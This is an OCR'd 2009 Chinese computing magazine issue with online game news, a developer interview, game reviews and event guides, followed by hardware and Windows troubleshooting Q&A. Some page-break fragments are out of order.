找出两图中的所有不同, 就有机会赢得大奖



群侠传2》“紫气东来”版中开启。

### → 《风色幻想XX》首发会成功开启

《风色幻想XX》标准版于近日在北京第三极举行了“首发会”, “小仙女”徐颖菲也出席了首发会, 由工作人员cos的“伊莎贝菈”, 有模有样, 可爱至极。活动现场还设定了六轮抽奖活动, 从十一点开始, 每个整点都有一次幸运抽奖, 而在11:30和15:00还进行了豪华大奖的抽取, 赠送已经绝版的《风色幻想3》豪华版和《风色幻想6》豪华版。另外, 风色幻想XX 豪华版将与大家见面, 届时, 希望得到豪华版的玩家可要留意, 及早下手。

更多活动详情, 请关注:

《风色幻想XX》专区: <http://www.unistar.cn/wfxx>

《风色幻想XX》官方论坛: <http://bbs.unistar.cn/index.asp?boardid=158>

《风色幻想XX》官方QQ群: 84627601

《诛仙2》是《诛仙》纯正续作, 开发耗时两年, 耗资超5000万的东方奇幻巨制! 其故事情节将延续原著中的情感主题, 并会出现全新的种族, 同时将加入大量正邪对抗的全新思路。

在游戏内容上, 为了更全面更透彻的还原小说中极具奇幻色彩的内容构想, 加入空战、变身、捉宠等全新玩法。而现有《诛仙》的玩家也将在《诛仙2》正式开放时, 通过用户数据升级的方式, 全面移民至《诛仙2》的世界。

一场人与妖、爱与恨的决战即将到来, 让我们拭目以待吧。

官方网站: zhuxian.wanmei.com

### → 《武林群侠传2》全新巨型资料片即将登场

《武林群侠传2》近日正式宣布, 其全新资料片“浴血山河”近日火爆登场!

《武林群侠传2》全新巨型资料片“浴血山河”的内容非常庞大, 将开放巨型副本“帝禹山河”、二次转生、宠物运镖、仙灵转换、浴血领地战、全新地图、全新怪物等海量新内容。其中, 新资料片的序章部分已作为全新的玩家个人挑战赛, 率先在《武林



光盘游戏  
栏目导读  
游戏人生  
网络游戏

#### ● 本期主打小游戏

即时战争史诗3: 作为一款策略游戏, 拥有了可升级的卡片系统。更强调了英雄的使用和兵力调配, 这让我想起了英雄无敌系列, 兵种的相克与兵力的调配使游戏更有策略性。而拥有如此震撼且细腻的画面, 不得不称之为经典之作。

#### ● 益智

##### 配电箱

这是Top Of the world flash游戏大赛获奖获得二等奖的优秀游戏, 开动脑筋利用各种物理道具才能驱动最终的目标开关。

#### ● 游戏新闻


走进星际等研发重镇Blizzard  
迈克尔杰克逊与游戏  
街头霸王4PC版上市  
魔兽台服公告称暂停创建新帐号

#### ● 游戏视频

拳皇OL

#### ● 开心网专区

为什么有两个开心网?  
开心网陷同名乱局  
真假开心网争斗调查  
论开心网的现实启发  
开心网花园近期修改项目  
开心网花园休息时间可以自己设置了  
QQ农场忘偷菜, 怀孕女子遭男人抛弃



## 麒麟游戏高级副总裁 邢山虎先生大话

# 成吉思汗 OnLine

■ 文/本刊记者 周李雪

麒麟游戏旗下历史战争大作《成吉思汗》的成绩有目共睹,近日《成吉思汗》开启正式公测,《电脑迷》游戏版的小编请来了麒麟游戏的高级副总裁(说不得大师)先生,跟我们大话《成吉思汗》。

### 邢总的开场白

首先我想感谢众多支持和关注《成吉思汗》的热心玩家们,有了你们的支持和追随,有了你们的建议和意见,我们才历经几次封测,更改了数百项设定和问题,才制作出了目前被广大玩家追捧的网游《成吉思汗》。麒麟游戏是一个刚刚起步的小公司,没有上市公司的实力和业内大公司的财富。凭着对游戏的理解和对游戏的热爱,麒麟人终于把《成吉思汗》做成一个还算不错的网游。我们还要感谢一直关心我们成长,指导我们工作的国家机关领导。感谢他们对《成吉思汗》的信任和对中国历史网游的肯定。更感谢他们颁发给我们的“最佳原创网络游戏奖”、“玩家最期待的十大网络游戏奖”、“金手指奖09年最受期待网游”、“09年度十大最受期待的网络游戏奖”这些奖项,要为中国互动娱乐事业发展做出贡献!

### 采访正式开始

《成吉思汗》目前的运营情况是什么?

答:《成吉思汗》在7月17日正式开启豪放公测。

《成吉思汗》内测表现如何?

答:非常成功!目前人数暴涨中,我们在近50天的内测中一共开放了近30组万人服务器,平均不到两天就要开放一组新服,且新服、老服持续爆满。为了满足暑假玩家的迫切需要,我们曾经一周内连开6次新服,一切都为了给新、老玩家一个满意的游戏环境。

《成吉思汗》在玩家中的反响如何?

答:玩家对国产网游的支持度非常高,《成吉思汗》在短短的15天内测内,在全国最大最权威的网吧网游客户端管理软件——顺网DP排行资讯中,DP排名已经超越了《征途》,而且稳坐著名搜索引擎排行榜的“今日历史RPG排行榜”榜首的位置。这还要多谢众多玩家朋友们的抬爱和支持。

《成吉思汗》公测将会有新内容么?

答:《成吉思汗》公测将会有大量的更新内容:正式推出屠城战、世界杯、新增玩家竞技场、新增主城、新增玩家决斗系统、新增套装、新增装备新玩法、新增PVP战场、新增活动场景、新增时尚外装、新增异形坐骑、新增数十张新地图、新增各种活动奖励,新增内容达到数百项之多,给所有玩家带来全新清凉感受。尤其是《成吉思汗》的四大新亮点一定会让玩家感到乐趣非凡。

能具体讲讲《成吉思汗》的新四大亮点么?

答:第一大新亮点:新地图。《成吉思汗》公测会开放日本、爪哇岛等最新高级地图,给渴望探险的玩家们带来更新的冒险刺激。第二大亮点:竞技场。我们会在公测开放多人竞技的新玩法。第三大亮点:血腥决斗。无论是出于洗刷耻辱还是因为解决争端,更或切磋比武都可以用决斗系统来感受最强PK网游的魅力。第四大亮点:黄金装备升级。即将开放的最新装备玩法全面升

级,全新增加了黄金装备升级和紫色史诗装备的洗属性等功能,使装备玩法更多姿多彩。

《成吉思汗》公测将有什么新活动?

答:《成吉思汗》公测将有大量的线上、线下活动,比如“老玩家回归”“迎接公测礼包”“庆祝公测礼包”等,更有“充值送大礼”等众多活动,会在公测前、公测中和公测后,发放给玩家大量礼品、宝石、经验等等礼品。

《成吉思汗》一直宣传的是历史战争网游,体现在哪里?

答:《成吉思汗》整个游戏是以当年成吉思汗的辉煌战绩为剧情主线,我们就是为了让玩家感受和成吉思汗一起征服世界的过程,在游戏中充满了浓郁的战争和冒险色彩。我们在继承了成吉思汗历史故事的特色上,参考了元朝年代的各种相关文化,取材于许多脍炙人口的武侠小说,重新打造了例如郭靖、黄蓉等著名武侠人物,使玩家倍生亲切之感。NPC总数光是首都皇城就多达400余人,庞大的剧情任务承载了元朝前后100多年的深厚文化底蕴,整个游戏充满了互动的乐趣和史诗感。更是中国目前最强的PK网游。

《成吉思汗》未来还会有什么新的内容可以透露么?

答:《成吉思汗》资料片“王者归来”,预计10月份推出。还会推出更多内容。丰富已有地图和城市,增加更多的骑乘玩法和战争玩法,增加更多的道具、装备等。


《成吉思汗》看来真的表现不错,请问未来做何打算?

答:2009年7月17日正式公测后,会推出众多线上回馈方案、高额大奖活动和线下活动来回报众多支持我们的热心玩家,我们还准备推出我国台湾的繁体字版,韩国的“成吉思汗”韩文版。我们还准备面对各个大学招收后备力量,和中央美院的联合办学计划也在筹划中。《成吉思汗》资料片“王者归来”,预计10月份推出,请大家拭目以待。

# 完美Q版童话

文/小P

梦幻诛仙  
mhxx.wanmei.com



《梦幻诛仙》作为完美的首款2D回合制游戏,早已让我望穿秋水,如今终于能趁封测这个机会进入一看,自然不会错过!

## 游戏画面

进入游戏看到的画面还是相当的精美,比预想的要好,确实如之前看到R的游戏宣传介绍所说:独特引擎展现非凡效果,比较同类游戏产品确实细腻很多,毕竟完美在画面精细程度上还是比较高要求的。


《梦幻诛仙》这款游戏产品在画面方面做得非常精细,EPARCH 2D引擎确实做到了在2D网游中运用3D实时,进行各种光影效果的渲染,运用了包括环境光效、粒子特效、透视效果、多相位空间、动态实景拍摄、实时水面算法、实时渲染在内的多项世界尖端技术进行游戏画面制作。水面的倒影,还有光滑地面的倒影,光线在人物身体反映出来的光效,真的是相当漂亮。

## 飞行系统

其实最开始吸引我的就是《梦幻诛仙》的首创飞行系统,看到各类宣传,对于2D游戏首创飞行玩法很是好奇,不过完美还是没有让我这个挑剔的游戏玩家失望,御剑飞行的感觉非常棒,天空淡淡的薄雾以及下面的小房子和人群,真的是有种御剑飞天的感觉,强力推荐大家来体验飞行,最主要的是飞行的条件很低,很快就能体验到。

## 门派设定

《梦幻诛仙》既然是以《诛仙》小说为蓝本,自然门派上不会偏差太



多,可进入游戏之后我却发现一个原著中的六大门派在《梦幻诛仙》中只保留了五个,分别是青云门、天音寺、焚香谷、合欢派及鬼王宗,小说中的万毒门在游戏中被神秘的“圣巫教”所代替,查了下官方介绍:“圣巫教为南疆神秘门派,自远古之时便已存在,至今仍守护着南疆各族百姓。圣巫弟子体魄强健,融于自然,善与百兽交流,同时参习南疆武技与神秘巫术,不但能够以特殊武技进行大范围杀伤,还能够以自然秘术控制对手令其难以行动。”根据游戏体验及官方介绍不难看出圣巫教为封系门派,主要擅长控制技能,喜欢封系的兄弟姐妹不妨尝试下。总的来说,《梦幻诛仙》的门派设置还比较均衡,遵循了经典的2D回合设定,同时又有自己的突破。

## 游戏操作

总的来说梦幻诛仙的游戏操作非常简易方便,整合了当前时下流行的各大2D回合制游戏的操作优点,很容易上手,快捷键的分配也比较合理,基本操作可以《梦幻西游》为参照。梦幻诛仙有寻NPC和自动设置移动路径系统,大大节省了时间,个人非常喜欢这一贴心设计,点击任务人物名称自动就找到了,太方便啦。

## 装备系统

《梦幻诛仙》里面的武器拥有绚丽的特殊效果,通过“启灵”,不同的启灵等级效果绚丽程度不同,这里要说的是以前玩过不少2D游戏,很多游戏的武器是一成不变的,看上去太过枯燥。

《梦幻诛仙》不同等级的武器都有不同的酷酷的造型,还有绚丽效果真的很不错。再说下它的装备系统也是非常独特的,玩家辛苦获得的装备可以进行属性转移以及装备的属性提升,根据玩家自己的需求DIY属于自己的独一无二的极品装备,大大提高了装备的实际价值。



## 生产系统

在游戏中生产技能分为采集和制造两大类,采集类技能包括采矿、伐木、狩猎,制造类技能包括武器锻造、防具制造、饰品加工、制药、烹饪。游戏中有特定的挖矿地图,详细的采集制作划分,游戏为喜欢生产采集的玩家提供了一个非常完整的采集制作环境。庞大的生产系统完全再现了魔力经典,让喜欢生产系的玩家又有了新乐趣。

## 交流系统

梦幻诛仙具有非常个性的仙侠世界特有的人物关系,例如故事情节、聊天、交易、结拜、师徒、婚姻等等系统,其实这里很多功能同类游戏也都具备,但是在体验的时候发现梦幻诛仙真的是把这些功能的细节做得很精致,非常的人性化。个人比较喜欢类似QQ的那个聊天功能,虽然是新游戏,但是感觉特别贴心,不会有陌生感,能看出官方在游戏设计上还是很用功的,没有让玩家失望。

最后,值得一提的是《梦幻诛仙》宏大的游戏背景。相信很多朋友都看过《诛仙》这部小说,很多没有玩过《梦幻诛仙》的人都会认为这就是《诛仙》小说改编的,但当亲身去游戏走任务,才慢慢发现《诛仙》小说的故事仅仅只是《梦幻诛仙》的一小部分而已,游戏发展了很多小说中没有的情节,以及更多的情感故事,亲情,友情,爱情……相信大家一定会被拓展的故事情节所吸引!



# 笑傲昆仑

游戏名称 天龙八部

运营公司 搜狐

游戏类型 武侠MMORPG

官方网站 <http://tl.sohu.com/>

## 游历江湖活动详解

在《天龙八部》最新的资料片“笑傲昆仑”中,除了会看到期待已久的45级新技能与昆仑山新地图以外,这个暑期还有大量的精彩活动,下面就由小生为大家详细解说一下本次暑期的“游历江湖”中各项活动的详细玩法。

■ 文/蛋定者

### 活动名称 | 藏经阁

活动时间: 每天16:30-17:00, 21:30-22:00, 23:00-23:30

玩家限制: 等级不低于40级且加入门派的玩家,三人以上的队伍。

活动简介: 活动开始后西湖、雁南、洱海的地图中会各自刷新30个NPC“少林云游武僧”,玩家只需组队前往由队长与NPC对话即可进入副本挑战。副本的内容和刷猪类似,玩家需要保护武僧NPC抵挡10波怪物的攻击,并击杀最终出现的BOSS即可获得胜利。

#### 经验心得

1. 玩家在进入副本后会发现前面有左右两条路线,战斗开始后第一波怪物会从左面刷出,而第二波则是从右侧出现,并以此类推交替出现。怪物刷新间隔为200秒,每一波的怪物都有一个名为“盗书恶僧”的小BOSS带领,怪物们在开始阶段都是非主动攻击的怪物。

2. 玩家无法给武僧补血,所以尽量在远离武僧的地方阻击怪物,最好由少林玩家拉住BOSS,其他人清理小怪。怪物们的攻防值相对比较高,建议玩家们在组队时选择攻击输出类型的队伍,最好在下一波怪物出现前结束战斗,并且赶往下一个刷新点守候。

3. 当第3、6、9波怪物刷新时,武僧前方不远的佛灯会出现机关,玩家手动开启后会获得各种增益效果:

红色佛灯机关: 武僧获得无敌状态

蓝色佛灯机关: 全体佛等攻击提升100%

绿色佛灯机关: 除BOSS外,所有怪物都被定身20秒

这三次机关是提高队伍效率的有效保证,所以一定要掌握好时间,既不要一出现就忙着开启,也不要等得太久(每个机关都有开启时间限制)。

### 活动名称 | 夏蝉寒泉

活动时间: 暑期

玩家限制: 20级以上的玩家

活动简介: 在玩家进行“贼兵入侵”、“偷袭门派”、“玲珑棋局”、“楼兰寻宝”、“藏经阁”活动时,击杀最终BOSS后会获得一个叫“夏蝉”的活动物品,在苏州梁道士(186,182)处使用“夏蝉”可以兑换特殊的物品“寒泉奇水配方”和“寒泉奇水”。

#### 经验心得

玩家目前在梁道士处每10个夏蝉可以获得一瓶寒泉奇水,或是用120个夏蝉直接换来寒泉奇水配方学习制作寒泉奇水,从此以后只需消耗5个夏蝉就可以自己制作寒泉奇水了。使用寒泉奇水就可以随机给人物加上属性持续30分钟(或增加15%攻击力持续10分钟),其中属性值与玩家自身的等级成正比,但是具体增加哪种属性则是完全随机。

目前来看获得夏蝉最好的办法就是去刷“贼兵入侵”,不过由于寒泉奇水持续时间短同时又是绑定物品,完全没有经济价值,所以不建议单纯为了夏蝉去刷副本。



将您在《天龙八部》中的心得体会、情感故事写下来告诉我们,就有机会获得限量游戏周边一份!我们的邮箱是tlbbtougao@sohu.com。来信请注明通信地址和联系方式,方便我们将奖品邮寄给您。

### 活动名称 | 仲夏除魔

活动时间: 每周三晚19:00-22:00

玩家限制: 30级以上的玩家

活动简介: 在活动时段内,玩家可到苏州(186,182)梁道士处领取仲夏除魔活动系列任务。玩家将参与钓鱼、送信、杀怪及最后的探索等一系列任务。



#### 经验心得

本活动分为三环任务,完成过程和以前的“劳动最光荣”、“千寻”有些类似:

**第一环:** 任务描述会叫你去一个地点查探消息,玩家只需按任务说明到达相应地点就可以完成任务。

**第二环:** 任务会要求杀20个怪,玩家需杀的怪物由玩家自身的等级决定,不过都是远低于当前等级的小怪物,比如笔者96级的时候被叫去杀南海海盗。杀掉20只怪物,任务就完成,回到梁道士处交任务,同时领到第三环任务,设阵封魔,同时得到任务道具。

**第三环:** 设阵封魔,到达指定地点使用任务道具设阵,这个任务地点有六处,玩家需要前往的路线图如下:太湖—嵩山—洛阳—敦煌—剑阁—大理—无量山,摆放完毕后任务完成,玩家也将会获得大量经验奖励!

完成此活动唯一需要注意的就是,必须在22点活动结束前完成任务,否则将会宣布任务结束哦。

# 再创商海神话

## 世界之旅3 全接触

令大富翁迷期待了七年之久的《大富翁世界之旅》系列终于在2009年的暑期推出了正统续作《大富翁世界之旅3》，它保留了前两代作品中广受玩家好评的网状地图结构和目的地机制，全新引入了多种赚钱模式和剧情模式，加之完善的四大系统，细化的九大产业，变化万千的事件和卡片，独特的变身技能等，一定值得玩家再创精彩。

### 身兼数职体验商海沉浮

游戏保留了之前四个最受玩家欢迎的角色，塑造了全新的四个角色，还特地从“宇峻奥汀”其他经典系列作品中请来了三位隐藏角色，共十一个性格各异的角色供玩家选择，可发展出八条各自独立而又相互交织的剧情，组成全新的剧情模式。游戏中产业系统提供了九大类型的产业，可以让玩家利用手中微薄的起步资金，通过购买适合的产业和分红获得利润最大化，最终成为白手起家的大富翁。



### 四大系统享受华丽体验

游戏中，整合的四大系统能让玩家体验到更多的乐趣。产业系统能让玩家全方位挣钱；卡片系统分为行动系和功能系，种类丰富，还保留了一些隐藏的要害供玩家去发掘；操作系统共有东亚、香港、台湾岛和世界四张游戏地图，均采用了超大网状地图，多分岔多条道路，让玩家在每次前进时拥有更多的路线选择；语音系统为各个角色设置了人物语音，无论开心、兴奋、生气，

或者沮丧，他们都会用语言来表达自己的情绪，能让玩家倍感生动有趣。

### 变身和人文画面是亮点

变身技能是值得玩家期待的亮点之一，当玩家到达终点时，距离目的地最远的人就会被穷神附身。穷神可以三阶变身，每一个变身种类破坏力都十分惊人。角色技能则是角色进行竞争以及对抗穷神的利器，每个角色都拥有独一无二的技能。另一大亮点是每个进站画面上都会出现当地的土特产、知名景点等物件，每个月份插画，以及分布巧妙的特色产业、特色事件等元素，这些共同营造了独特而浓郁的文化氛围。



### “魔兽征途”横空出世

结合《魔兽世界》与《征途》特色于一身的网游，至少在名字上结合得很完美了。



### 被附身的化妆技巧

郭富城在新作《杀人犯》中的造型，网友们看到后惊呼郭天王被巫妖王阿尔塞斯附身。

### 看图说话



### 村长很忙

当玩家准备找村长交任务时，却得到系统提示“村长现在忙”，到底在忙什么呢？其实他在和村民闲聊……



### 最佳COSPLAY

个人认为此造型应该被选为本年度最佳角色。

### “自绝经脉”

在《剑侠情缘3》中，有一项名为『自绝经脉』的技能让很多新人被吓得不敢尝试，其实它仅仅是回城术而已。



## 捷波P43网络不稳定问题

前段时间新配的电脑用的是捷波(Jetway) XBLUE-P43主板与Intel PE5200搭配, 回家后发现上网经常出现无规律断线问题, 要么显示网络线缆被拔出, 要么就显示连接正常, 却无法打开任何网页, 重启一下, 或者稍微等一下它又自动好了, 这是主板网卡质量问题吗?

在网上有不少用这款主板的用户反映出现了类似问题, 有时候在下BT或者用电驴的时候也会发生掉线、断网的情形, 在重装系统和更新驱动后发现, 该问题主要在光盘自带的5714版网卡驱动上, 建议用户使用5724或更新版的驱动。

编辑点评

用户在重装系统前可先去品牌官方网站下载最新发布的驱动, 以避免光盘驱动出现类似问题。驱动、软件等服务的提供, 往往反映了一个品牌在产品软性价值方面的竞争力, 这也是《电脑迷》坚持推荐一线品牌产品给用户的原因。



## 电源是否够用

我的处理器是Intel 酷睿2 E7400, 主板是技嘉的G43, 4GB内存, 并且配有两个500GB的硬盘和一个DVD刻录机。最近因为想玩《魔兽世界 巫妖王之怒》, 所以想要购买一片GeForce GTX260显卡。在升级前我满担心的, 因为我的电源是航嘉的多核X2, 额定功率只有350W。不知道升级后电源是否能够带得动?

如果要升级GeForce GTX260显卡的话, 建议用户还是更换一台额定功率在400W左右的电源比较保险。不过, 如果单纯为了《魔兽世界 巫妖王之怒》升级GeForce GTX260显卡, 感觉还是比较奢侈了一点。因为网络游戏对显卡的要求其实并不会太高, 即便是《魔兽世界 巫妖王之怒》这样最新的网络游戏, 类似GeForce 9800GT、Radeon HD4830这样的显卡已经足够了。更何况上述这两款显卡的功耗更低, 如果上这两款显卡的话, 用户是不必更换电源的。本着够用即可的原则, 建议用户升级GeForce 9800GT、Radeon HD4830这样的显卡。

## 游戏时出现“VPU Recovery已重置”现象

我在玩游戏时常常会出现游戏自动退出并结束的现象, 然后系统会出现“VPU Recovery已重置, 您的图形加速卡退出”。我的显卡是一块七彩虹的Radeon HD4850, 请问这是是什么原因引起的? 我该怎么办?

VPU Recovery本身是AMD-ATI显卡的一个保护机制, 当显卡出现工作异常时就会自动启动。可以从以下几个方面入手解决问题: 更新AMD-ATI显卡催化剂驱动程序到最新版; 如果是处于超频状态, 须适当降低超频频率; 使用GPU-Z等软件检查显卡工作温度, 一般Radeon HD4850显卡的工作温度在85度以下算是正常, 如果温度过高, 那就需要在显卡设置文件里提高显卡风扇的转速; 供电不足也可能会引起上述问题, 用户可以简单计算下整机的功耗, 然后看看自己的电源额定功率是否足够。

## MSI Wind系列上网本ECO功能

我的上网本是MSI Wind U100, 当按“Fn+F10”启动ECO功能时, CPU的速度会从1.6GHz降到800MHz。重开机后再按一次“Fn+F10”, 此时CPU的速度并没有变化, 只有亮度变亮和图标显示出来。若再重按一次“Fn+F10”也不会改变CPU速度, 仍然只有亮度及图示的变化, 而CPU的速度在电池模式时却永远保持在800MHz。

ECO为MSI独家开发的省电功能, 通过降低整机性能, 让电池获得更长的使用时间, 一般来说启用ECO功能将可以增加约20%的电池使用时间。用户出现处理器频率无法恢复的原因应该是系统控制管理员(SCM)版本V2.0108.0610.003.04 BUG造成的, 只要更新至V2.0108.0610.003.09以上或V2.0208.1031.001.14即可解决此问题。



# 景钛显卡震撼登陆

# ATI 异军突起

A member of PINE group




景钛显卡 品质保证



## Q Vista下先获得权限再用命令定时关机

原来使用XP系统的时候,可以在下班前,在命令提示符下输入“at 17:30 shutdown /s”命令系统到时候自动关机,但是最近升级到Vista后,再输入这个命令却提示拒绝访问,非要手动关机,请问这是怎么回事?

**A** 这是因为权限的问题,虽然你可能是用的管理员账号登录,但在Vista的安全机制限制下,想使用一些系统相关的程序必须要提前获取权限。在Vista开始菜单输入“cmd”后,同时按下“Ctrl+Shift+回车”,或者右键点击命令提示符,选择“以管理员身份运行”(如图)命令提示符后,再输入定时关机指令就可以正常执行了。



Vista的安全机制叫UAC即“用户账户控制”,它的作用就是让所有的用户都以低权限运行操作系统,所以即使是管理员的账户登录,实际权限也只有普通用户的权限。这样的好处是让病毒和间谍软件的运行受到限制。虽然有人嫌麻烦,但出于安全方面的考虑,不建议在“控制面板/用户账户和家庭安全”关闭用户账户控制选项。

## Q 找回丢失的显示桌面快捷方式

家里电脑快速启动栏的“显示桌面”快捷方式丢失,现在只能用“Win+M”或者“Win+D”来最小化窗口,再点击桌面上的程序,远没有原来方便,请问如何找回“显示桌面”?

**A** 如果条件允许,可以从其他机器上复制一个“显示桌面”快捷方式到本机,拖到快速启动栏即可,或者单击“开始/运行”,输入“regsvr32 /n /lu shell32”并回车,重新注册系统组件,当系统提示注册成功时,单击“确定”按钮即可找回。

## Q 开机后无桌面、无任务栏

电脑开机后没有任何图标和开始任务栏,按“Ctrl+Alt+Del”唤出任务管理器,“新建任务/运行”才会显示出桌面和任务栏,这个问题已经困扰我很久了,请问除了重装还有什么方法解决这个问题?

**A** 出现这种情况是因为系统在启动时未能正常加载“explorer.exe”,“explorer.exe”是Windows系统的图形界面外壳,它没有启动自然就没法显示桌面和任务栏了。解决方法如下:点击“开始/运行”,输入“Regedit”打开注册表编辑器,定位到“HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”,在右边窗格新建一个“字符串值”,数值输入为:“c:\windows\explorer.exe”,退出后重新启动。

## Q Vista桌面图标异常大小显示


小孩子跑到电脑上乱动,桌面上图标的大小不知怎么就给更改了,大得几乎占满了屏幕,请问该怎么恢复?

**A** 在Windows Vista中,无论是桌面图标,还是文件,都可以任意调整图标大小,按住Ctrl键不放,滚动鼠标滚轮即可改变图标大小了。Ctrl键加上鼠标的滚轮,可以很自由调整桌面和资源管理器的图标大小,适合不同视力情况的用户使用,是Vista一个非常实用的功能。如果鼠标没有中间的滚轮,可以在Vista桌面空白处点击鼠标右键,选择“查看”,选择适合大小的图标尺寸即可。

## Q 回收站太小大文件被直接删除

有一部高清的电影还没看完就被家人删除了,问过家人说是拖到回收站里的,想从回收站里将视频恢复却没有发现此文件,请问这是怎么回事?

**A** 系统默认情况下,回收站只占用10%的磁盘空间(可全局统一设置或单独指定驱动器的回收站空间的大小比例(如图)),如果调整过回收站所占的最大空间或者因为磁盘分区不大,诸如高清视频这种大文件的体积很可能超过回收站的空间,这时按Del键删除大文件会直接删除而不是移动到回收站里,出现这种情况时,系统会弹出是否永久删除的确认对话框,所以要特别留意。



## Q 如何清除浏览器搜索记录

IE浏览器的搜索工具栏里输入过一些敏感的关键词,因为是公用电脑,不想让他人看到这些搜索记录,请问该如何清除?

**A** 点击IE的“工具/Internet选项”,在“常规”选项卡下,勾选浏览历史记录下“退出时删除浏览历史记录”,这样退出浏览器时会自动删除临时文件、Cookie、历史记录等上网痕迹。或者点击浏览历史记录的“设置”按钮,在“Internet临时文件和历史记录设置”中,将“历史记录/网页保存在历史记录中的天数”设成“0”(如图),即不记录网址的浏览和搜索记录。



编辑点评



还有个方法，就是将PPT另存为网页 (\*.htm;\*.html) 提取，不过同样的图片一般有两张，一张原图和一张经过PowerPoint2007修改后的图。如果只需要PPT文件中的个别图片，可以直接将它“另存为图片”。

## Q 提取PowerPoint2007中的图片

我从网上下载别人的演示文档时，经常会发现很多想要的图片，有什么办法可以把这些图片提取出来作为图片文件保存呢？

A 当然可以。在PowerPoint2007中默认保存的文档是一种扩展名为.PPTX的新格式，这种格式保存的演示文档其实就是一个ZIP格式的压缩包，可以直接用WinRAR打开。只要先打开WinRAR，然后直接把\*.PPTX文件用鼠标左键按住拖动到WinRAR窗口中放开，就可以打开PPTX文件。双击打开其中的PPT文件夹，这个PPTX文件中的所有图片都在里面的MEDIA文件夹中。右击MEDIA文件夹选择“解压缩到指定文件夹”进行解压后，从解压的文件夹中就可以直接找到你想要的图片文件了。如果没安装WinRAR，只要通过重命名把文件扩展名改成.ZIP，就可以直接双击打开压缩包，然后就可以把PPT/MEDIA/文件夹复制粘贴出来保存了。通过这个方法提取的是未修改的图片文件和剪贴画，不包含在PowerPoint2007中对图片进行的裁剪颜色尺寸等调整。

## Q 更改默认E-mail程序

当我从网页中点击“联系我们”时，发现会自动运行微软的Outlook Express并新建一个撰写E-mail的窗口，这是怎么回事？我平时喜欢使用Foxmail，能把它改成默认的邮件收发工具吗？

A 这是由于网页编写者在“联系我们”的对应代码中使用了“mailto”参数，当访问者点击后会启动本地的默认E-mail程序。要想让Foxmail成为系统默认的邮件编辑软件，请打开IE浏览器，依次点击“工具/Internet选项/程序”，从“电子邮件”下拉菜单里找到并选中“Foxmail”，点击“确定”按钮后即可。如果想把系统默认的邮件客户端更换成Foxmail，在“开始菜单”的属性中，切换到“开始菜单”选项卡，点击“自定义”，切换到“常规”选项卡，在“「开始」菜单中显示”项的“电子邮件”中选择Foxmail即可（如图）。



需要设置才能开启。从主菜单下依次打开“选项/屏幕取词”对话框，在“其他”小节下勾选“使用OCR技术取词”复选框，确认之后即可使用。在启用屏幕取词功能



之后，可以非常方便地利用有道桌面词典识别出图片中的文字，这里不仅给出了相应的释义，而且发声、搜索等功能都可以正常使用（如图），不过这一功能目前仅仅只支持英文字符，而且显示翻译结果时将需要一些的时间，毕竟在翻译之前首先需要运行OCR识别的环节。

## Q 不让短音频进媒体库

我平时经常用酷我音乐盒听歌，它也可以把本地音乐都集中起来管理，很方便。不过我发现类似于登录音、注销音、提示音之类的“短”音频文件也一古脑儿添加进来。这可不是我的本意，怎样把短音乐剔除出去呢？

